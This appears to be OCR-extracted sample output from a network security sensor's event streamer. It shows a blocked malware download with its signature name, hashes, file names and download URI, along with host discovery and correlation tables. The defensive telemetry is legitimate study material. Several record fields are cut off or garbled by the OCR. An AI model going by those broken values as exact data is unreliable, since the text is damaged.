
2 Values, 36.364% of events

Reports

Values	Count	%
	2	50%
Win.Trojan.Generic::95.sbx.tg	2	50%

Event Streamer (eStreamer): Sample

Malware Event



```
rec_type=        _sec=1654132169 policy_uuid=fbc59f0e-a813-11ec-9c        ee8f2f file_action="Malware Block"
agent_uui        -0000-0000-0000-000000000000 app_proto=HTTP archive_depth=0 archive_name="" archive_sha=""
client_app=Firefox connection_id=39388 connection_sec=1654132168 instance_ic        _country="united states"
dest_        .238 dest_port=80 detection="" detector=SHA device_id=1 direction=Downlo        =M        scription=""
sub        type="Threat Detected in Network File Transfer" file_name=ma        _path=""
sha256=0549c7fd709a5090661a3a61e4ebd0e22c6f50defcf6304c6792676480ad4728 file_size=285424        _type=ZIP
http_response=0 num_ioc=0 parent_fname="" parent_sha256="" ip_proto=TCP retro_disposition=Malware
sec        xt=b'00000000000000000000000000000000' src_ip_country=unknown src_ip=10.180.10.109 src_port=50048
ssl_        on=Unknown ssl_cert_fingerprint=b'0000000000000000000000000000000000000000' ssl_flow_status=Unknown
threat_score=76 uri="/static/f/830757/26216361/1431953506867/malz4.zip?token=J9fT77tZHY0iWTkOUdM3hx6JVA=" user=""
agent_user=Unknown web_app=4294967295 rec_type_category="MALWARE EVENT" rec_type_desc="Malware Event Record" cloud=N/A
malware_event_type="Threat Detected in Network File Transfer" malware_event_subtype=N/A file_policy=vFTD-Malware-Policy
sensor=CSTA-vFTD-Production
```

signature ✕

2 Values, 36.364% of events — Selected: Yes | No

Reports


Top values — Top values by time — Rare values

Events with this field

Values	Count	%
	2	50%
Win.Trojan.Generic::95.sbx.tg	2	50%

Event Streamer (eStreamer): Sample

Discovery Event



Discovery Events

Table View of Events > Hosts

2022-05-14 05:30:00 - 2022-06-14 05:30:00
Static


No Search Constraints (Edit Search)

Jump to... ▾

	□	▾ Time	Event	IP Address	User	MAC Address	MAC Vendor	Port	Description
⬇	□	2022-06-11 15:19:20	Host Timeout	10.180.10.201					Host entry timed out
⬇	□	2022-06-11 15:13:20	Host Timeout	10.180.10.100					Host entry timed out
⬇	□	2022-06-11 14:46:20	Host Timeout	10.180.10.30					Host entry timed out
⬇	□	2022-06-11 11:01:20	TCP Port Timeout	10.180.10.30				443	
⬇	□	2022-06-11 11:01:20	TCP Port Timeout	10.180.10.30				80	
⬇	□	2022-06-10 16:25:20	Client Timeout	10.180.10.30					HTTP PHP 7.4.3
⬇	□	2022-06-10 16:13:20	TCP Port Timeout	10.180.10.30				22	
⬇	□	2022-06-10 15:58:20	Identity Timeout	10.180.10.30					OS Google or Ubuntu or CentOS or Red Hat or Cisco Android or CrOS or Linux or Linux or Enterprise Linux or Cisco Android 2.2,2.3,3.2,4.0,4.1,4.2,4.3,4.4,5.0,5.1,7
⬇	□	2022-06-10 15:58:20	Client Timeout	10.180.10.30					HTTPS SSL client
⬇	□	2022-06-10 15:58:20	Client Timeout	10.180.10.30					HTTP Advanced Packaging Tool 1.3
⬇	□	2022-06-10 15:55:21	Identity Timeout	10.180.10.100					OS Google or Ubuntu or CentOS or Red Hat or Cisco Android or CrOS or Linux or Linux or Enterprise Linux or Cisco Android 2.2,2.3,3.2,4.0,4.1,4.2,4.3,4.4,5.0,5.1,7
⬇	□	2022-06-10 15:55:21	Client Timeout	10.180.10.100					HTTPS SSL client
⬇	□	2022-06-04 15:18:04	New Transport Protocol	10.180.10.201		00:50:56:88:FC:22	VMware, Inc.		icmp
⬇	□	2022-06-04 15:18:04	New Network Protocol	10.180.10.201		00:50:56:88:FC:22	VMware, Inc.		IP
⬇	□	2022-06-04 15:18:04	New Host	10.180.10.201		00:50:56:88:FC:22	VMware, Inc.		
⬇	□	2022-06-04 15:13:15	New Transport Protocol	10.180.10.100		00:50:56:88:2A:9D	VMware, Inc.		icmp
⬇	□	2022-06-04 15:08:04	New Transport Protocol	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.		icmp
⬇	□	2022-06-04 11:00:41	TCP Server Information Update	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.	443	HTTPS
⬇	□	2022-06-04 11:00:41	New TCP Port	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.	443	
⬇	□	2022-06-04 11:00:41	TCP Server Information Update	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.	80	HTTP Apache 2.4.29 (Ubuntu)
⬇	□	2022-06-04 11:00:41	TCP Server Information Update	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.	80	HTTP
⬇	□	2022-06-04 11:00:41	New TCP Port	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.	80	
⬇	□	2022-06-04 11:00:41	Additional MAC Detected for Host	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.		MAC: 00:50:56:88:2A:9D TTL 64
⬇	□	2022-06-04 10:49:39	MAC Information Change	10.180.10.100		00:50:56:88:2A:9D	VMware, Inc.		MAC: 00:50:56:88:2A:9D TTL 255
⬇	□	2022-06-04 10:45:22	Additional MAC Detected for Host	10.180.10.100		00:50:56:88:2A:9D	VMware, Inc.		MAC: 00:50:56:88:2A:9D TTL 64

Event Streamer (eStreamer): Sample

Discovery Event



Discovery Events

Table View of Events > Hosts

2022-05-14 05:30:00 - 2022-06-14 05:30:00
Static

No Search Constraints (Edit Search)

Jump to... ▼


☐	Time	Event	IP Address	User	MAC Address	MAC Vendor	Port	Description
☐	2022-06-11 15:10:20	Host Timeout	10.180.10.201					Host entry timed out
☐	2022-06-04 15:18:04	New Network Protocol	10.180.10.201		00:50:56:88:FC:22	VMware, Inc.		IP
☐	2022-06-04 15:18:04	New Host	10.180.10.201		00:50:56:88:FC:22	VMware, Inc.		
☐	2022-06-04 15:13:15	New Transport Protocol	10.180.10.100		00:50:56:88:2A:9D	VMware, Inc.		icmp
☐	2022-06-04 15:08:04	New Transport Protocol	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.		icmp
☐	2022-06-04 11:00:41	TCP Server Information Update	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.	443	HTTPS
☐	2022-06-04 11:00:41	New TCP Port	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.	443	
☐	2022-06-04 11:00:41	TCP Server Information Update	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.	80	HTTP Apache 2.4.29 (Ubuntu)
☐	2022-06-04 11:00:41	TCP Server Information Update	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.	80	HTTP
☐	2022-06-04 11:00:41	New TCP Port	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.	80	
☐	2022-06-04 11:00:41	Additional MAC Detected for Host	10.180.10.30		00:50:56:88:2A:9D	VMware, Inc.		MAC: 00:50:56:88:2A:9D TTL 64
☐	2022-06-04 10:49:39	MAC Information Change	10.180.10.100		00:50:56:88:2A:9D	VMware, Inc.		MAC: 00:50:56:88:2A:9D TTL 255
☐	2022-06-04 10:45:22	Additional MAC Detected for Host	10.180.10.100		00:50:56:88:2A:9D	VMware, Inc.		MAC: 00:50:56:88:2A:9D TTL 64

```
rec_type=10 event_sec=1654370284 device_id=1 event_usec=69463 event_subtype=1 event_type=1000 src_host=10.180.10.201 hops=255 last_seen=1654370284 host_type=0
host_ip_address=10.180.10.201 jailbroken=0 mobile=0 netbios_domain="" vlan_id=0 vlan_presence=0 vlan_priority=0 vlan_type=0 mac_address=00:50:56:88:fc:22 rec_type_category=RNA
rec_type_desc="New Host Detected" sensor=CSTA-vFTD-Production event_desc="New Host"

rec_type=16 event_sec=1654354841 device_id=1 event_usec=184110 event_subtype=6 event_type=1001 confidence=0 hits=0 last_used=1654354841 port=80 src_host=10.180.10.30
mac_address=00:50:56:88:2a:9d rec_type_category=RNA rec_type_desc="TCP Server Information Update" sensor=CSTA-vFTD-Production event_desc="TCP Service Information Update"
```

Event Streamer (eStreamer): Sample

Correlation Event using Correlation Policy



Correlation Events

Correlation Events

2022-05-14 04:51:00 - 2022-06-14 04:52:06

Expanding


No Search Constraints (Edit Search)

Jump to... ▼

	□	▾ Time ×	Impact ×	Inline Result ×	Source IP ×	Destination IP ×	Source User ×	Source Port / ICMP Type ×	Destination Port / ICMP Code ×	Description ×
↓	□	2022-06-04 15:18:04			10.180.10.201					<*- New Host From "CSTA-vFTD-Production" at Sat Jun 4 19:18:04 2022 UTC -*> IP Address: 10.180.10.201 Host Type: Host
↓	□	2022-06-04 11:00:41			10.180.10.30					<*- Additional MAC Detected for Host From "CSTA-vFTD-Production" at Sat Jun 4 15:00:41 2022 UTC -*> IP Address: 10.180.10.30 MAC: 00:50:56:88:2A:9D
↓	□	2022-06-04 10:45:23			10.180.10.100					<*- Additional MAC Detected for Host From "CSTA-vFTD-Production" at Sat Jun 4 14:45:22 2022 UTC -*> IP Address: 10.180.10.100 MAC: 00:50:56:88:2A:9
↓	□	2022-06-03 15:56:26			10.180.10.30					<*- New Host From "CSTA-vFTD-Production" at Fri Jun 3 19:56:26 2022 UTC -*> IP Address: 10.180.10.30 Host Type: Host
↓	□	2022-06-03 15:54:59			10.180.10.100					<*- New Host From "CSTA-vFTD-Production" at Fri Jun 3 19:54:58 2022 UTC -*> IP Address: 10.180.10.100 Host Type: Host
↓	□	2022-06-03 13:51:43			10.180.10.109	151.101.192.238		52082 / tcp	80 (http) / tcp	Malware: Threat Detected in Network File Transfer, N/A, 10.180.10.109 -> 151.101.192.238, File: yitaly.exe.zip, SHA: 01182ced54d3f70fff5cb01593f42910e90
↓	□	2022-06-03 13:51:39			10.180.10.109	151.101.192.238		52080 / tcp	80 (http) / tcp	Malware: Threat Detected in Network File Transfer, N/A, 10.180.10.109 -> 151.101.192.238, File: mcpatcher.exe.zip, SHA: fbef51562863b1bab41388a1f1dd42

Event Streamer (eStreamer): Sample

Correlation Event using Correlation Policy



Correlation Events


Correlation Events

No Search Constraints (Edit Search)

2022-05-14 04:51:00 - 2022-06-14 04:52:06
Expanding

Jump to... ▼

□	Time	Impact	Inline Result	Source IP	Destination IP	Source User	Source Port / ICMP Type	Destination Port / ICMP Code	Description
□	2022-06-04 15:18:04			10.180.10.201					<*- New Host From "CSTA-vFTD-Production" at Sat Jun 4 19:18:04 2022 UTC -*> IP Address: 10.180.10.201 Host Type: Host
□	2022-06-04 11:00:41			10.180.10.30					<*- Additional MAC Detected for Host From "CSTA-vFTD-Production" at Sat Jun 4 15:00:41 2022 UTC -*> IP Address: 10.180.10.30 MAC: 00:50:56:88:2A:9D

